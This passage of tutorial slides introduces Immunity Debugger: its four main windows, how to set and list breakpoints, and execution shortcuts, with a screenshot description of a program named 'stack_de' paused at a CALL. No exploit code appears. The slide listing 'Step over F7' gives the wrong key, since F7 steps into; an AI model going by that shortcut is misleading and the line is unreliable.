
QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle
- Show breakpoints
 - “b” button on toolbar



QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle
- Show breakpoints
 - “b” button on toolbar

Execution

- Run program F9



QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
 - F2
 - Right click > Breakpoint > Toggle
- Show breakpoints
 - “b” button on toolbar

Execution

- Run program F9
- Step over F7



The screenshot shows the Immunity Debugger interface with several windows open:

- CPU - main thread, module stack_de**: This window displays assembly code. A red arrow points to the instruction at address 004012D2, which is a CALL instruction to stack_de.0040264F.
- Registers (FPU)**: Shows register values. For example, EIP is 004012D2, stack_de.<ModuleEntryPoint>.
- Stack**: Shows the current state of the stack.
- Dump**: Shows memory dump information.

The status bar at the bottom indicates "Run program (F9)" and "Paused".

QUICK FACTS

Main windows

